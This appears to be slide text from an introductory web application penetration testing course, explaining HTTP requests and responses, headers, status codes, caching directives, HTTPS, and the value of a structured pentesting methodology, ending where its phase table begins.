
Web Application Architecture



How Web Pages Are Rendered



How Web Browsers Parse Responses






Introduction To HTTP

HTTP Protocol

- HTTP (Hypertext Transfer Protocol) is a stateless application layer protocol used for the transmission of resources like web application data and runs on top of TCP.
- It was specifically designed for communication between web browsers and web servers.
- HTTP utilizes the typical client-server architecture for communication, whereby the browser is the client, and the web server is the server.
- Resources are uniquely identified with a URL/URI.
- HTTP has 2 versions; HTTP 1.0 & HTTP 1.1.
 - HTTP 1.1 is the most widely used version of HTTP and has several advantages over HTTP 1.0 such as the ability to re-use the same connection and can request for multiple URI's/Resources.

HTTP Protocol Basics



HTTP Protocol Basics

- During HTTP communication, the client and the server exchange messages, typically classified as HTTP requests and responses.
- The client sends requests to the server and gets back responses.

HEADERS\r\n

\r\n

MESSAGE BODY\r\n

- \r (Carriage Return) : moves the cursor to the beginning of the line
- \n (Line Feed) : moves the cursor down to the next line
- \r\n: is the same as hitting the enter key on your keyboard



HTTP Requests

HTTP Request Components

Request Line

- The request line is the first line of an HTTP request and contains the following three components:
 - HTTP method (e.g., GET, POST, PUT, DELETE, etc.): Indicates the type of request being made.
 - URL (Uniform Resource Locator): The address of the resource the client wants to access.
 - HTTP version: The version of the HTTP protocol being used (e.g., HTTP/1.1).

HTTP Request Components

Request Headers

- Headers provide additional information about the request. Common headers include:
 - User-Agent: Information about the client making the request (e.g., browser type).
 - Host: The hostname of the server.
 - Accept: The media types the client can handle in the response (e.g., HTML, JSON).
 - Authorization: Credentials for authentication, if required.
 - Cookie: Information stored on the client-side and sent back to the server with each request.

HTTP Request Components

Request Body (Optional)

- Some HTTP methods (like POST or PUT) include a request body where data is sent to the server, typically in JSON or form data format.

HTTP Request Example

- Let's examine an HTTP request in detail. The following is the data contained in a request that we send when we navigate to www.google.com with a web browser.



```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

HTTP Request Headers

- An HTTP request to www.google.com is initiated. What you see here are the headers (HTTP Request Headers) for this request.
- Note that a connection to www.google.com on port 80 is initiated before sending HTTP commands to the webserver.



HTTP Request Methods

- HTTP request methods (HTTP Verbs) provide a standardized way for clients and servers to communicate and interact with resources on the web. The choice of the appropriate method depends on the type of operation that needs to be performed on the resource.
- GET is the default request method used when you make a request to a web application, in this case we are trying to connect to www.google.com.



GET / HTTP/1.1

Host: www.google.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0

Accept: text/html,application/xhtml+xml

Accept-Encoding: gzip, deflate

Connection: keep-alive


REQUEST METHOD

HTTP Request Methods Explained

Method	Function
GET	The GET method is used to retrieve data from the server. It requests the resource specified in the URL and does not modify the server's state. It is a safe and idempotent method, meaning that making the same GET request multiple times should not have any side effects.
POST	The POST method is used to submit data to be processed by the server. It typically includes data in the request body, and the server may perform actions based on that data. POST requests can cause changes to the server's state, and they are not idempotent.
PUT	The PUT method is used to update or create a resource on the server at the specified URL. It replaces the entire resource with the new representation provided in the request body. If the resource does not exist, PUT can create it.
DELETE	The DELETE method is used to remove the resource specified by the URL from the server. After a successful DELETE request, the resource will no longer be available at that URL.
PATCH	The PATCH method is used to apply partial modifications to a resource. It is similar to the PUT method but only updates specific parts of the resource rather than replacing the entire resource.
HEAD	The HEAD method is similar to the GET method but only retrieves the response headers and not the response body. It is often used to check the headers for things like resource existence or modification dates.
OPTIONS	The OPTIONS method is used to retrieve information about the communication options available for the target resource. It allows clients to determine the supported methods and headers for a particular resource.


HTTP Request URL/Path

- The address of the resource/URI the client wants to access.
- The home page of a website is always "/". Other pages can be requested, of course, for example: /downloads/index.php.
- Your request always refers to the root folder to specify the requested file (hence the leading "/").



HTTP Request Protocol

- This is the HTTP protocol version that your browser wants to communicate with (HTTP 1.0/HTTP 1.1).



HTTP Request Host Header

- This is the beginning of HTTP Request Headers. HTTP Headers have the following structure: **Header-name :Header-Value**.
- The Host header allows a web server to host multiple websites at a single IP address. Our browser is specifying in the Host header which website you are interested in.

GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive

HOST HEADER

HTTP Request Host Header

- After each request header, you will find its corresponding value. In this case we want to access the Host www.google.com.
- Note: Host value + Path combine to create the full URL you are requesting: the home page of www.google.com/

HTTP Request User-Agent Header

- The User-Agent is used to specify and send your browser, browser version, operating system and language to the remote web server.
- All web browsers have their own user-agent identification string. This is how most web sites recognize the type of browser in use.



```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

USER-AGENT

HTTP Request Accept Header

- The Accept header is used by your browser to specify which document/file types are expected to be returned from the web server as a result of this request.



```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

ACCEPT

HTTP Request Accept-Encoding Header

- The Accept-Encoding header is similar to Accept, and is used to restrict the content encoding that is acceptable in the response.
- Content encoding is primarily used to allow a document to be compressed or transformed without losing the original format and without the loss of information.

GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive

ACCEPT-ENCODING



HTTP Request Connection Header

- When using HTTP 1.1, you can maintain/re-use the connection to the remote web server for an unspecified amount of time using the value "keep-alive".
- This indicates that all requests to the web server will continue to be sent through this connection without initiating a new connection every time (as in HTTP 1.0).

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

CONNECTIO
N





HTTP Responses

HTTP Response Components

Response Headers

- Similar to request headers, response headers provide additional information about the response. Common headers include:
 - Content-Type: The media type of the response content (e.g., text/html, application/json).
 - Content-Length: The size of the response body in bytes.
 - Set-Cookie: Used to set cookies on the client-side for subsequent requests.
 - Cache-Control: Directives for caching behavior.


HTTP Response Components

Response Body (Optional)

- The response body contains the actual content of the response. For example, in the case of an HTML page, the response body will contain the HTML markup.

HTTP Request Response Example

- Now that we know what an HTTP request comprises of, let us inspect HTTP responses.



- In response to the HTTP Request, the web server will respond with the requested resource, preceded by a bunch of new HTTP response headers.
- These new response headers from the web server will be used by your web browser to interpret the content contained in the Response content/body of the response.

HTTP Response Example

- The code snippet below is an example of a typical web server response.
- Note: The body of the response/page content has been omitted as it is not relevant at this point in time.
- Let us inspect some of these HTTP response headers in greater detail.

```
HTTP/1.1 200 OK
```

```
Date: Fri, 13 Mar 2015 11:26:05 GMT
```

```
Cache-Control: private, max-age=0
```

```
Content-Type: text/html; charset=UTF-8
```

```
Content-Encoding: gzip
```

```
Server: gws
```

```
Content-Length: 258
```

```
<PAGE CONTENT>
```

HTTP Response Status-Line

- The first line of an HTTP Response is the Status-Line, consisting of the protocol version (HTTP 1.1) followed by the HTTP status code (200) and its relative textual meaning (OK).

HTTP/1.1 200 OK

Date: Fri, 13 Mar 2015 11:26:05 GMT

Cache-Control: private, max-age=0

Content-Type: text/html; charset=UTF-8

Content-Encoding: gzip

Server: gws

Content-Length: 258


<PAGE CONTENT>

Common HTTP Status Codes

Status Code	Meaning
200 OK	The request was successful, and the server has returned the requested data.
301 Moved Permanently	The requested resource has been permanently moved to a new URL, and the client should use the new URL for all future requests.
302 Found	The requested resource is temporarily located at a different URL. This code is commonly used for temporary redirections, but it's often better to use 303 or 307 instead.
400 Bad Request	The server cannot process the request due to a client error (e.g., malformed request syntax).
401 Unauthorized	Authentication is required, and the client must provide valid credentials to access the requested resource.
403 Forbidden	The server understood the request, but the client does not have permission to access the requested resource.
404 Not Found	The requested resource could not be found on the server.
500 Internal Server Error	The server encountered an error while processing the request, and the specific cause is not provided.

HTTP Response Date Header

- The "Date" header in an HTTP response is used to indicate the date and time when the response was generated by the server.
- It helps clients and intermediaries to understand the freshness of the response and to synchronize the time between the server and the client.



HTTP Response Cache-Control Header

- The Cache headers allow the Browser and the Server to agree about caching rules. It allows web servers to instruct clients on how long they can cache the response and under what conditions they should revalidate it with the server.
- This helps in optimizing the performance and efficiency of web applications by reducing unnecessary network requests.

HTTP/1.1 200 OK

Date: Fri, 13 Mar 2015 11:26:05 GMT

Cache-Control: private, max-age=0

Content-Type: text/html; charset=UTF-8

Content-Encoding: gzip

Server: gws

Content-Length: 258

CACHE-CONTROL

<PAGE CONTENT>

Cache-Control Directives

Directive	Meaning
Public	Indicates that the response can be cached by any intermediary caches (such as proxy servers) and shared across different users.
Private	Specifies that the response is intended for a specific user and should not be cached by intermediate caches.
no-cache	Instructs the client to revalidate the response with the server before using the cached version. It does not prevent caching but requires revalidation.
no-store	Directs the client and intermediate caches not to store any version of the response. It ensures that the response is not cached in any form.
max-age=<SECONDS>	Specifies the maximum amount of time in seconds that the response can be cached by the client. After this period, the client should revalidate with the server.

HTTP Response Content-Type Header

- The "Content-Type" header in an HTTP response is used to indicate the media type of the response content.
- It tells the client what type of data the server is sending so that the client can handle it appropriately.

HTTP/1.1 200 OK

Date: Fri, 13 Mar 2015 11:26:05 GMT

Cache-Control: private, max-age=0

Content-Type: text/html; charset=UTF-8

Content-Encoding: gzip

Server: gws

Content-Length: 258

<PAGE CONTENT>

CONTENT-TYPE



HTTP Response Content-Encoding Header

- The "Content-Encoding" header in an HTTP response is used to specify the compression encoding applied to the response content.
- It tells the client how the server has encoded the response data, allowing the client to decode and decompress the data correctly.

HTTP/1.1 200 OK

Date: Fri, 13 Mar 2015 11:26:05 GMT

Cache-Control: private, max-age=0

Content-Type: text/html; charset=UTF-8

Content-Encoding: gzip

Server: gws

Content-Length: 258


CONTENT-
ENCODING



<PAGE CONTENT>

HTTP Response Server Header

- The Server header displays the Web Server banner, for example, Apache, Nginx, IIS etc.
- Google uses a custom web server banner: gws (Google Web Server).





HTTP Basics Lab



Demo: HTTP Basics Lab



HTTPS



HTTPS


- Now that you have an understanding of how HTTP works, let us explore how it is secured/protected.
- By default, HTTP requests are sent in clear-text and can be easily intercepted or mangled by an attacker on the way to its destination.
- Moreover, HTTP does not provide strong authentication between the two communicating parties.
- HTTPS (Hypertext Transfer Protocol Secure) is a secure version of the HTTP protocol, which is used to transmit data between a user's web browser and a website or web application.
- HTTPS provides an added layer of security by encrypting the data transmitted over the internet, making it more secure and protecting it from unauthorized access and interception.

HTTPS

- HTTPS is also commonly referred to as HTTP Secure.
- HTTPS is the preferred way to use and configure HTTP and involves running HTTP over SSL/TLS.
- SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are cryptographic protocols used to provide secure communication over a computer network, most commonly the internet.
- They are essential for establishing a secure and encrypted connection between a user's web browser or application and a web server.

HTTPS

- This layering technique provides confidentiality, integrity protection and authentication to the HTTP protocol.



HTTPS Advantages

- Encryption of Data in Transit - One of the primary benefits of HTTPS is data encryption during transmission. When data is sent over an HTTPS connection, it is encrypted using strong cryptographic algorithms. This ensures that even if an attacker intercepts the data while it's in transit, they cannot decipher or read its contents.
- Protection Against Eavesdropping - HTTPS prevents unauthorized parties from eavesdropping on the data exchanged between the user's browser and the web server. This is particularly crucial when users input sensitive information, such as login credentials, credit card numbers, or personal details.

HTTPS Security Considerations

- HTTPS does not protect against web application flaws! Various web application attacks will still work regardless of the use of SSL/TLS.
(Attacks like XSS and SQLi will still work)
- The added encryption layer only protects data exchanged between the client and the server and does not stop attacks against the web application itself.



Web App Pentesting Methodology

Web App Pentesting

- Web application penetration testing, is a comprehensive security assessment aimed at identifying vulnerabilities and weaknesses in web applications.
- It involves simulating real-world attacks to evaluate the application's security posture and provide recommendations for remediation.
- Using a methodology for web application penetration testing is vitally important as it provides a structured and systematic approach to conduct thorough security assessments.

Importance of Web App Pentesting Methodologies

- Consistency and Standardization - A methodology ensures that penetration tests are performed consistently across different web applications and projects. It provides standardized procedures, tools, and techniques, ensuring that all necessary areas of the application's security are thoroughly tested.
- Comprehensive Coverage - A well-defined methodology helps ensure comprehensive coverage of the web application's security. It guides testers to assess all critical components and functionalities, reducing the risk of overlooking crucial security flaws.
- Efficiency and Time Management - Following a methodology streamlines the testing process, making it more efficient and time-effective. Testers can prioritize tasks, focus on high-risk areas, and avoid wasting time on redundant activities.

Importance of Web App Pentesting Methodologies

- Thorough Identification of Vulnerabilities - A methodology encourages detailed testing and comprehensive assessments. It helps testers identify both common and rare vulnerabilities, improving the overall security posture of the web application.
- Risk Prioritization - A methodology allows testers to assign risk levels to identified vulnerabilities based on their potential impact on the application and business. This assists stakeholders in prioritizing and addressing critical issues first.
- Effective Reporting and Communication - A structured methodology encourages well-documented reports that are easy to understand for both technical and non-technical stakeholders. Clear communication of findings and recommendations is vital for remediation efforts.

Importance of Web App Pentesting Methodologies

- Industry Standards and Best Practices - Many methodologies are based on industry standards and best practices, such as those provided by organizations like OWASP and NIST. Following established guidelines ensures a comprehensive and relevant assessment.
- Legal and Ethical Compliance - A methodology helps ensure that penetration testing is conducted in an ethical and lawful manner, respecting the rules of engagement and gaining proper authorization from the target organization.
- Detection of Complex Vulnerabilities - Advanced security vulnerabilities often require a structured approach to be identified. A methodology enables testers to apply specialized techniques and tools to detect complex vulnerabilities that might be missed in ad-hoc testing.

Web App Pentesting Methodology

- Web application penetration testing methodology is a structured and systematic approach to conducting security assessments of web applications.
- It helps identify potential vulnerabilities and weaknesses, assesses the application's security posture, and provides actionable recommendations for remediation.
- While specific methodologies may vary, the following steps are commonly included in a web application penetration testing methodology:

Web App Pentesting Methodology

	Phase	Objectives
